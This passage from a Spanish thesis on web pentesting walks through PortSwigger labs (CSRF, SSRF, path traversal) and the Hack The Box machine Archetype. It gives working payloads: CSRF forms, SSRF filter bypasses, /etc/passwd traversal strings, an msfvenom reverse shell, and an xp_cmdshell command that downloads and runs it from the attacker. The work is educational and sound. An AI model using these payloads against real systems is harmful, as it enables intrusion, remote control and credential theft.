


Figura 3.5: Petición cambio de correo

- Control de sesión **basado en cookies**: Para esto se tiene que dar que la aplicación dependa solamente en cookies de sesión para identificar usuarios. En caso de que la aplicación use algún tipo de token para rastrear la sesión este ataque no funcionaría.

Vulnerabilidad CSRF sin defensas

En el laboratorio de PortSwigger se dice que hay una posible vulnerabilidad CSRF al solicitar el cambio de correo. Hay que iniciar sesión con una cuenta y capturar la petición con BurpSuite al hacer la solicitud (en el enunciado se facilitan las credenciales de una cuenta, pero en un escenario real habría que crear una). Se puede observar la petición del cambio de correo en la figura 3.5.

Se puede ver que es vulnerable a este tipo de ataque ya que es una **acción relevante**: permite cambiar el correo y, generalmente, las aplicaciones web permiten cambiar la contraseña enviando un correo a la cuenta indicada en la página. Es posible efectuar el ataque también debido a que se usa una **cookie para identificar al usuario** y **no hay tokens** u otros mecanismos para rastrear la sesión. Por último el atacante puede **determinar de forma sencilla los valores que son necesarios** para efectuar esta acción, no se pide nada para cambiar el correo.

Ahora se tendría que crear un código HTML. Como no se tiene ninguna página web para engañar a la víctima para que acceda, el propio laboratorio ofrece un servidor ficticio para realizar estas pruebas, donde una vez desarrollado el código malicioso se puede enviar el *exploit* a una víctima ficticia:

```
1 <html>
2   <body>
3       <form action="https://0acd005c035bae7883a1798300ad0009.web-
            security-academy.net/my-account/change-email" method="POST">
4           <input type="email" name="email" value="dani2&#64;gog&#46;com"
                />
5       </form>
6       <script>
7           document.forms[0].submit();
8       </script>
```

```
  </body>
</html>
```

El *script* ha sido basado en el propio código HTML de la página legítima para el cambio de correo. Una vez el usuario accediera a esta página maliciosa se le cambiará el correo en la otra página sin darse cuenta.

Este tipo de ataques se pueden evitar mediante mecanismos como el uso de tokens generados de manera aleatoria por la aplicación web en el Backend y siendo enviados en cada petición a la página web para ser validados, así el atacante al desconocer el token no podría realizar un ataque CSRF.

Omitir la validación del token

Para evitar ataques como el visto en el apartado anterior, las aplicaciones web hacen uso de tokens, como los token CSRF que son creados específicamente para impedir este tipo de técnicas. El problema viene cuando este token no está debidamente configurado. En el siguiente laboratorio se da el mismo caso que en el anterior, se tiene una cuenta a la que se le puede cambiar el correo electrónico y se va a intentar, en otro servidor, crear código HTML para hacer que el navegador de la víctima haga la acción sin que el usuario se de cuenta. Sin embargo en este caso la aplicación web hace uso de un token CSRF, un valor impredecible que si no es correcto el servidor no hará la acción. Si se hace la misma petición que en el caso anterior se obtiene el siguiente mensaje: *"Missing parameter "csrf"*. Esto es porque, como se puede ver en el código HTML (figura 3.6), la página contiene un elemento oculto que es el token CSRF, único para cada cliente.

```
<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
  <label>Email</label>
  <input required="" type="email" name="email" value="">
  <input required="" type="hidden" name="csrf" value="632lYBQ9i2X3cBWxn088AWJh1ssBdhXB">
```

Figura 3.6: Uso de token CSRF en una aplicación web

Para tratar de llevar a cabo el ataque se va a emplear una técnica común, no solo para ataques CSRF, donde ciertas medidas de seguridad sólo están implementadas para un tipo de petición, en este caso POST, y al cambiarla, por ejemplo por CONNECT, se evitará la medida de seguridad (Se puede ver en la línea 4 del código implementado para la resolución del laboratorio):

```
1  <html>
2      <body>
3       <form action="https://0aa.web-security-academy.net/
4                  my-account/change-email" method="CONNECT">
5         <input type="email" name="email" value="cambio@ull.edu.es" />
6       </form>
7       <script>
8         document.forms[0].submit();
9       </script>
10     </body>
11 </html>
```




Figura 3.7: Captura con BurpSuite de la petición de cambio de correo para un usario conocido

CSRF cuando el token está enlazado a una "*non-session cookie*"

En este tipo de casos la aplicación web enlaza el token CSRF a una cookie pero no a la misma que se utiliza para rastrear la sesión.

Se inicia sesión con el usuario *Peter* (se proporcionan sus credenciales en el enunciado), y tras capturar la petición del cambio de correo se identifica que en este caso se tiene un token csrf y una csrfkey la cual es parte de la cookie (como se puede ver en la figura 3.7). Se quiere comprobar si ambos valores se relacionan para poder realizar la acción

- Se cambiará el valor del token CSRF a ver si lo acepta: Devuelve un error de "token CSRF inválido"
- Se inicia sesión con otra cuenta, Carlos, y se captura su token CSRF, poniéndolo en la sesión del primer usuario, *Peter*: Esto tampoco funciona.

Con esto queda probado que están relacionados, cuando se envía una petición el backend comprobará si el token csrf y el csrfkey están enlazados, en caso afirmativo permitirá llevar a cabo la acción. Además también es necesaria la cookie de sesión ya que si no coincide con la del backend se expulsará a la cuenta de la sesión.

Ahora se quiere ver qué pasaría si se añade tanto la csrfKey y el token csrf de Carlos con la cookie de sesión de Peter... Se podría cambiar el correo de Peter usando la cookie CSRF y el token CSRF de Carlos, lo que quiere decir que el sistema de control de sesión y el sistema de protección contra ataques CSRF van por separado.

Para explotar esta vulnerabilidad:

1. Hay que inyectar una csrfkey en la cabecera HTTP del usuario. Esto se hará usando técnicas de XSS: Cuando se hace una búsqueda en la página del laboratorio se crea otra cookie LastSearchTerm como se ve en la captura de la petición interceptada con Burp Suite en la Figura 3.8.

Figura 3.8: Petición a la aplicación donde se ven las cookies añadidas

Figura 3.9: Intento de inyección de una cookie escapando el campo de búsqueda

Se inyecta la cookie a través del cuadro de búsqueda de la página web, escapando los caracteres de la búsqueda y creando una nueva cookie como se ve en la captura de la figura 3.9:

Como se aprecia en la respuesta de la petición en la figura 3.10, el ataque funcionó y se pudo inyectar la csrfKey de Carlos:




Figura 3.10: Cookie inyectada

2. Hay que hacer un ataque a la víctima a través de un token CSRF conocido. Esto se hará añadiendo en el *exploit* el campo csrf con el valor del token de Carlos.

   El *exploit* quedaría tal que así, donde en una primera parte se añade el token CSRF de Carlos a la petición que hará Peter, y en la segunda parte con un ataque XSS se inyectará la nueva cookie csrfKey de Carlos:

```
<html>
  <body>
      <form action="https://0ad700c56.web-security-academy.net/
            my-account/change-email" method="POST">
        <input type="hidden" name="email" value="cambios@ull.edu.es
           "/>
             <input type="hidden" name="csrf" value="
                tmDMvB2P8bo5I8Z4h9l2TWgz3q2wzI5b" />
      </form>
      <img src="https://0ad700c5.web-security-academy.net/
            ?search=dani1%0d%0aSet-Cookie:%20 csrfKey=
               yj6HB2KFog0XAztHzOzJyMd6TRt8Blgh; %20SameSite=None"
               onerror="document.forms[0].submit()">

  </body>
</html>
```

3.4. *Server Side Request Forgery*

En ocasiones cuando se hace un escaneo a una máquina no se ven todos los puertos que tiene abiertos. Esto es debido a que desde fuera de la red interna solo se permite el acceso a la máquina víctima a través de un número determinado de puertos, sin embargo, la máquina a su vez se conecta con otros servidores a través de otros puertos que no son detectables desde fuera de la máquina debido a reglas de *firewall*. Lo que se va a intentar en los ataques de *Server-side Request forgery (SSRF)* es acceder a los servicios internos de la organización a través de la máquina víctima.

SSRF básico contra el servidor local

En este laboratorio se tiene la página web de una tienda *online*. Una característica que tiene esta aplicación es que permite hacer solicitudes a una API, para comprobar el inventario de un producto solicitado. Esta petición es interceptada con Burp Suite y se ve lo siguiente:

```
1 POST /product/stock HTTP/2
2      stockApi = http%3A%2F%2Fstock.weliketoshop.
3      net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D2%26storeId%3D3
```

Para resolver este laboratorio se pide que se borre un usuario, esto sólo se puede hacer desde la propia máquina a través de la interfaz de red de *loopback*. Se envía la petición al *"Repeater"* para poder modificar la petición y se cambia el contenido de stockAPI a `http://localhost/admin`. Dentro de esta página se encuentra una ruta que hará una petición al backend para borrar al usuario carlos, que es el objetivo del laboratorio. La petición final hecha desde el *Repeater* de Burpsuite quedaría así:

```
1 POST /product/stock HTTP/2
2      stockApi=http://localhost/admin/delete?username=carlos
```

SSRF con filtro de entrada basado en lista negra

En ocasiones los desarrolladores implementan mecanismos para tratar de evitar que se puedan hacer ataques de este tipo, como no permitir que se hagan peticiones desde ciertas URL (filtros de entrada de lista negra), o sólo permitir que se hagan peticiones si coincide con unas condiciones específicas (filtros de entrada de lista blanca). En el siguiente laboratorio se ve un ejemplo de lista negra en el que si se hace la petición como en en el apartado anterior `stockApi=http://localhost/admin` dará un error como este:

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"
```

Para resolver el laboratorio hay que usar algunos de los métodos que se mencionan en la sección de SSRF con filtro de entrada basado en lista negra de PortSwigger [38]. En este caso se emplearon dos mecanismos: Una representación alternativa para la IP `127.1`, que es equivalente a `127.0.0.1` y se ofuscó parte de la cadena codificando un caracter (la m) en formato URL:

```
1 stockApi=http%3a//127.1/adad%256dinin/delete?username=carlos
```

Nota: La “m” se tuvo que codificar dos veces ya que si solo se codifica una vez cuando se envíe la petición, el navegador la va a descodificar y se va a quedar igual (admin). De esta forma el navegador va a descodificar la cadena una vez quedando así: ad %6din y cuando se compare la URL que se ha pasado con la que está en lista negra no va a coincidir pero se va a seguir interpretando como ”admin”, por lo que se va a dejar tramitar la acción.

SSRF con evasión de filtro mediante vulnerabilidad de redirección abierta.

En ocasiones a partir de una redirección en la URL es posible evadir defensas por filtro pudiendo a través de la propia aplicación web, cuya URL si está permitida, redirigir al usuario a una página a la que no debería poder acceder. Para llevar a cabo la explotación, lo primero, se ha de encontrar una ruta que tenga algún tipo de redirección, en el laboratorio, al final de la página de cada producto hay un enlace para redirigir al usuario al siguiente producto. O bien interceptando la petición con Burp Suite o bien pasando el ratón por encima se ve el siguiente fragmento de la URL:

```
1 /product/nextProduct?currentProductId=2&path=/product?productId=3
```

Esta hace uso del componente `path` que hace referencia a la ubicación del recurso, por lo que puede parecer buena idea tratar de cambiar el contenido de “path” por otra URL para comprobar que efectivamente hay una vulnerabilidad de redirección abierta. En este ejemplo se ve como redirige a la página de la ULL:

`https://0f2.web-security-academy.net/product/nextProduct%3FcurrentProductId=2&path=https://www.ull.es`

Ahora solo hay que encontrar algún lugar donde la aplicación web haga una petición a una ruta, para poder reemplazarla por la que se acaba de descubrir, pero cambiando la URL por la de la interfaz del administrador. Nuevamente se intercepta la petición de comprobación de inventario:

```
1 stockApi=/product/stock/check?productId=2&storeId=1
```

Si se cambia la ruta por la ubicación en la que hay una vulnerabilidad de redirección abierta se puede conseguir que la aplicación web haga una petición al servidor donde se hace la administración:

```
1 stockApi=/product/nextProduct?currentProductId=
2         2%26path=http://192.168.0.12:8080/admin
```

Nota: El & de antes de *path* tiene que ser codificado en formato URL porque si no no detecta dicho parámetro.

A partir de aquí ya como administrador lo único que queda para completar el laboratorio es borrar al usuario Carlos de la misma manera que en los ejercicios anteriores.

SSRF con filtrado de entrada con listas blancas.

Como se mencionó en el apartado de SSRF con filtro de entrada basado en lista negra, el filtrado con listas blancas sólo permite la entrada si los valores coinciden con los permitidos en la lista. Existen varias maneras de evadirlas como se puede ver en la sección SSRF con filtrado de entrada con listas blancas de la academia de PortSwigger [38]. Para el laboratorio, en la página del producto se captura la petición de comprobación de stock y se cambia la URL a la que stockApi hace la petición por la siguiente:

```
stockApi=http://localhost/admin
```

Pero da el siguiente error:

"External stock check host must be stock.weliketoshop.net"

Entonces lo que se podría hacer es tratar de ofuscar la URL de la interfaz del administrador dentro de la URL en lista blanca (stock.weliketoshop.net). Quedaría de esta manera:

```
stockApi=http://localhost%2523@stock.weliketoshop.net:8080/admin
```

Donde el símbolo @ se usa para añadir credenciales dentro de una URL, en este caso se dejaron vacías pero sirvió para llevar a cabo el ataque.
%2523 es el símbolo de la almohadilla (#) doblemente codificado en formato url que sirve para referir a una sección específica dentro de una página web. Se estaría accediendo a stock.weliketoshop.net pero desde *localhost*. Ejemplos similares donde se usa la almohadilla se pueden ver en muchas páginas web, por ejemplo:

`https://www.ull.es/estudios-docencia/grados/#ciencias`

3.5. Directory path traversal

Esta vulnerabilidad se da cuando un atacante es capaz de acceder a archivos y directorios en el servidor fuera de la ubicación donde los desarrolladores pretendían dar acceso al usuario[33].

En el laboratorio se tiene una aplicación web en la que se venden productos y cada producto tiene una imagen. Si se analiza el HTML de la página se ve que se está cargando una imágen cuyo contenido se encuentra en un fichero llamado 37.jpg:

```
<img src="/image?filename=37."jpg
```

Esta imagen se puede abrir haciendo clic derecho sobre la imagen y pulsando en "Abrir imagen en una nueva pestaña". El problema con esta implementación es que la ruta no ha sido correctamente sanitizada y es posible cambiar el contenido de "filename" por otra ruta, por ejemplo poniendo `../` hasta llegar a la raíz y luego acceder a `/etc/passwd` donde se pueden listar los usuarios del sistema:

`https://0a8.web-security-academy.net/image?filename=../../../etc/passwd`

A veces en lugar de volver hacia atrás en el sistema de archivos se puede acceder también mediante la ruta absoluta:

`https://0a7.web-security-academy.net/image?filename=/etc/passwd`

Para tratar de corregir las vulnerabilidades de Directory Traversal los desarrolladores usan diferentes estrategias. Sin embargo estas, a veces, siguen siendo sujetas a ataques:

- Una de estas estrategias consiste en estirpar el `../` cuando se encuentre dicha secuencia de caracteres en la URL . Este mecanismo de seguridad estaría haciendo una sustitución de "../" por "", para burlarlo se hizo lo siguiente:

  `https://0ad.web-security-academy.net/image?filename=....//....//....//....//....//etc/passwd`

  Una vez se haga la sustitución quedaría así:

`https://0ad.web-security-academy.net/image?filename=.../../../../../etc/passwd`

Esto funcionaría siempre y cuando esta sustitución no se haga de manera recursiva.

- A veces los servidores web detectan y eliminan secuencias que contengan un "directoy path traversal". En estos casos lo que se puede intentar es capturar la petición con Burp Suite y hacerle una doble codificación en formato URL, de esta manera no será detectado por el mecanismo de defensa pero seguirá siendo interpretado como ../../...

```
GET /image?filename=%252e%252e%252f%252e%252e%252f%252e%252e%252f
    %252e%252e%252fetc/passwd
```

- Otro método que se usa para impedir ataques de este estilo es cerciorarse de que el principio de la ruta coincida con un directorio determinado, por ejemplo /var/www/images. Esto sigue siendo fácilmente burlado:

```
1 GET /image?filename=/var/www/images/../../../../etc/passwd
```

- También se suele encontrar que se fuerce a que el fichero tenga una extensión determinada como podría ser .jpg. Haciendo uso de un null byte %00 se podrá aislar la parte de la extensión, haciendo que no sea interpretada y consiguiendo nuevamente el acceso a los recursos.

```
1 GET /image?filename=../../../../etc/passwd%00.jpg
```

Probar diferentes técnicas a mano para *Directory Path traversal* puede ser una tarea tediosa. Afortunadamente hay herramientas que prueban diferentes estrategias por fuerza bruta, como el Burp Suite Professional, haciendo uso de métodos conocidos para navegar a otros directorios y acceder a recursos que no deberían estar permitidos. El problema de este tipo de ataques por fuerza bruta es que son muy ruidosos.

3.6. *Starting Point Hack The Box*

El starting point de Hack The Box es una sección dentro de la plataforma Hack The Box en la que se ofrecen máquinas virtuales organizadas por tres niveles, donde para poder pasar al siguiente nivel se tienen que completar, al menos, todas las máquinas virtuales gratuitas del nivel anterior. Para superar una máquina se tienen que ir resolviendo una serie de preguntas en orden secuencial. Mediante la resolución de las preguntas se consigue guiar al usuario sobre el proceso que se debería seguir a la hora de hacer un ejercicio de *pentesting*.

En esta memoria se va a reflejar la resolución de una máquina virtual del último nivel, llamada **Archetype**:

El primer paso es activar la máquina virtual, para ello hay que descargar y conectarse a la VPN proporcionada por la plataforma HTB:

```
$sudo openvpn starting_point_daniperez.ovpn
```

Una vez se haya conectado la VPN se encenderá la máquina virtual y se hará un ping para comprobar que la máquina virtual está encendida y hay conectividad:

```
$ping 10.129.13.218
PING 10.129.13.218 (10.129.13.218) 56(84) bytes of data.
64 bytes from 10.129.13.218: icmp_seq=1 ttl=127 time=141 ms
```

El TTL[10] es de 127, por norma general se podría asumir que la máquina es Windows ya que el TTL de estas máquinas suele ser de 128, de Linux 64, cisco 254, etc. Para identificar el sistema operativo según el TTL se pueden consultar páginas como *Default TTL*. [56].

Una vez comprobada la conectividad con la máquinas se procederá a responder las preguntas:

1. La primera pregunta que se hace es: ¿Qué puerto TCP está hospedando un servidor de Bases de Datos?

Para ver los puertos abiertos se utilizará la herramienta **nmap** con los siguientes parámetros:

```
$sudo nmap -sS --min-rate 5000 --open -vvv -n -Pn -p-
10.129.13.218 -oG allPorts
```

- El parámetro **-sS** indica que se quieren enviar paquetes SYN a los puertos para determinar cuáles están abiertos.
- **- -min-rate 5000**, para que no se emitan paquetes más lentos que 5000 paquetes por segundo, lo que agilizará el escaneo.
- **- -open** Se quiere que el escaneo reporte puertos abiertos
- **-vvv** Triple verbose para que se vaya mostrando la información detectada a medida que se hace el escaneo.
- **-n** Para que no se aplique resolución DNS
- **-Pn** No se quiere aplicar host discovery, un proceso para identificar hosts en una red, en este caso es inútil ya que el ataque se va a hacer solo a un host.
- **-p-** Para que se escaneen todos los puertos.
- **-oG allPorts** para que los resultados se exporten al archivo allPorts en un formato que acepte el comando "grep".

Esto es lo que devuelve el escaneo:

```
PORT    STATE    SERVICE      REASON
135/tcp   open  msrpc       syn-ack ttl 127
139/tcp   open  netbios-ssn   syn-ack ttl 127
445/tcp   open  microsoft-ds  syn-ack ttl 127
1433/tcp  open  ms-sql-s    syn-ack ttl 127
5985/tcp  open  wsman       syn-ack ttl 127
47001/tcp open  winrm       syn-ack ttl 127
49664/tcp open  unknown     syn-ack ttl 127
49665/tcp open  unknown     syn-ack ttl 127
49666/tcp open  unknown     syn-ack ttl 127
49667/tcp open  unknown     syn-ack ttl 127
49668/tcp open  unknown     syn-ack ttl 127
49669/tcp open  unknown     syn-ack ttl 127
```

[10] El TTL es un valor dentro de la IP que indica cuántos saltos puede dar un paquete antes de ser descartado por el dispositivo de red

La respuesta a la pregunta es, el **puerto 1433**, por el cual se puede acceder a una base de datos `ms-sql-s`

2. ¿Cómo se llama la compartición no administrativa sobre SMB?

SMB es un protocolo para compartir recursos en una red. Se listan los recursos con la herramienta smbclient y el parámetro -L, si se analiza el resultado se puede encontrar que hay una compartición no administrativa (sin el "$" al final), backups.

```
$smbclient -L 10.129.13.218
Password for [WORKGROUP\dani]:

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    backups         Disk
    C$              Disk      Default share
    IPC$            IPC       Remote IPC
```

3. ¿Cuál es la contraseña identificada en el archivo del recurso compartido SMB?

Se accede al disco "backups" y se lista su contenido, descargando el único archivo en él:

```
$smbclient //10.129.13.218/backups
Password for [WORKGROUP\dani]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jan 20 12:20:57 2020
  ..                                  D        0  Mon Jan 20 12:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 12:23:02 2020

     5056511 blocks of size 4096. 2616491 blocks available
smb: \> get prod.dtsConfig
```

Dentro de este archivo `prod.dtsConfig` entre otra información no relevante se encuentran credenciales para la BBDD:

Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc

Se intentó también acceder a las otras unidades compartidas utilizando contraseñas por defecto pero no funcionó.

4. ¿Qué *script* de la colección Impacket se puede utilizar para establecer una conexión autenticada a un servidor Microsoft SQL Server?

Impacket es una colección de clases de Python para trabajar con protocolos de red y crear herramientas y aplicaciones de red [10]. Para conectarse a Microsoft sql se podría usar el *script* `mssqlclient.py`:

```
$python3 /usr/share/doc/python3-impacket/examples/mssqlclient.py
ARCHETYPE/sql_svc:M3g4c0rp123@10.129.13.218 -windows-auth
```

Con esto se establece la conexión al servidor Microsoft SQL, la opción `-windows-auth`, indica que se usa autenticación para sistemas Windows.

5. ¿Qué procedimiento almacenado extendido de Microsoft SQL Server se puede utilizar para generar un intérprete de comandos de Windows?

Para lanzar una shell desde mssql (Microsoft SQL Server) se puede usar el comando `xp_cmdshell`:

xp_cmdshell <comando a ejecutar>

El comando viene bloqueado por defecto por motivos de seguridad, pero siguiendo la siguiente guía se pudo habilitar [51]

6. ¿Qué *script* se puede utilizar para buscar posibles rutas para escalar privilegios en hosts Windows?

WinPEAS, se puede clonar su repositorio de Github [5]. Antes de ejecutar el *script* se va a establecer una reverse shell para poder ejecutar comandos en la máquina víctima de manera remota 2.2.4. En este caso se usará la reverse shell de metasploit (msfvenom):

```
$msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.16.18 -f exe
-o payload.exe
```

Este comando está creando una carga útil de nombre payload.exe que cuando se ejecute en la máquina víctima establecerá una reverse shell a la dirección IP indicada (la del atacante). Ahora se tendrá que poner la máquina atacante en escucha para cuando se ejecute la carga útil en la víctima obtener la consola. Para ello:

- Se ejecuta metasploit para abrir la consola interactiva de este framework se ejecuta en la terminal:

```
$msfconsole
```

- Se indica que se va a usar multi/handler. Este "handler" denota que está esperando a la shell_reverse_tcp para que se conecte de vuelta:

```
  use exploit/multi/handler
  [msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
```

- Se establece la carga útil, que se utilizará en metasploit para una conexión TCP Inversa (reverse_tcp) con una máquina Windows:

```
set payload windows/meterpreter/reverse_tcp
```

- Hay que especificar a metasploit el localhost, que es donde va a estar escuchando. Con setg se asigna de forma global en el framework, una vez configurado quedaría como en la figura 3.11:

```
[msf](Jobs:0 Agents:0) exploit(multi/handler)>>setg Lhost 10.10.16.18
```

- Ya estaría todo configurado, se ejecuta para ponerse en escucha:

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.16.18:4444
```

Ya solo faltaría enviar la carga útil generada anteriormente al servidor sql y ejecutarlo. Con python se monta un servidor local con todo lo que está en el directorio actual a través puerto 80. Se elige este puerto para no levantar sospechas en los mecanismos de defensa de la víctima:




Figura 3.11: Carga útil configurada

```
sudo python3 -m http.server 80
```

Desde el servidor SQL hay que moverse a un directorio donde se tengan permisos de escritura, obtener el ejecutable (payload.exe) del servidor que se acaba de levantar en la máquina del atacante y ejecutarlo:

```
SQL> xp_cmdshell "powershell -c cd C:\Users\Public;
wget http://10.10.16.18/payload.exe -o payload.exe; ./payload.exe"
```

Una vez ejecutado el *script* se abrirá una consola en meterpreter, como se muestra en la figura 3.12.




Figura 3.12: *Reverse shell* en Windows usando Meterpreter

La consola de meterpreter permite ejecutar una gran cantidad de comandos, pero no se entrará en detalle porque es una lista muy extensa. Ahora sí, se usará WinPEAS para escalar privilegios, aunque no sin antes subir la herramienta al servidor, con meterpreter se puede hacer así:

```
(Meterpreter 72)(C:\Users\Public) >
     upload /home/dani/Documents/ArcheType/winPEASx64.exe
```

Para ejecutarlo se abre una consola de windows, porque con meterpreter no va a devolver ningún tipo de output y se ejecuta winPEAS:

```
Meterpreter 72)(C:\Users\Public) > shell
C:\Users\Public>.\winPEASx64.exe
```

7. ¿Qué archivo contiene la contraseña del administrador?

Tras ejecutar winPEAS y analizar los resultados, la herramienta muestra que el sistema tiene muchas vulnerabilidades que pueden ser explotadas, sin embargo, antes winPEAS encuentra un fichero con el historial de la consola "`ConsoleHost_history.txt`", al abrirlo se puede encontrar la contraseña del administrador en texto claro: MEGACORP_4dm1n!!

8. Enviar la bandera de usuario y root

Finalmente se pide subir la bandera del usuario y de root, estas son archivos de texto compuestas por cadenas de caracteres. En este tipo de plataformas se pide que se suban las banderas para demostrar que se ha conseguido acceder al sistema como un usuario y que se ha conseguido escalar privilegios a administrador.

La del usuario, se obtiene fácilmente, ya que ya se tiene una consola interactiva y solo hay que navegar hasta la carpeta en cuestión. Sin embargo, para la del administrador se va a tener que establecer una conexión a la máquina autenticándose como administrador. Existen varios protocolos para conectarse a una máquina Windows pero, como se vio en el escaneo con nmap, el puerto 5985 está abierto con lo que es posible conectarse a la máquina con herramientas como psexec de impacket :

```
$python3 /usr/share/doc/python3-impacket/examples/psexec.py
  administrator@10.129.13.218
```

El resultado del comando anterior es una consola de Windows como el usuario Administrator, en su escritorio se encuentra la bandera, tal y como se muestra en la figura 3.13.




Figura 3.13: Bandera de root

3.7. Máquina Activa HTB

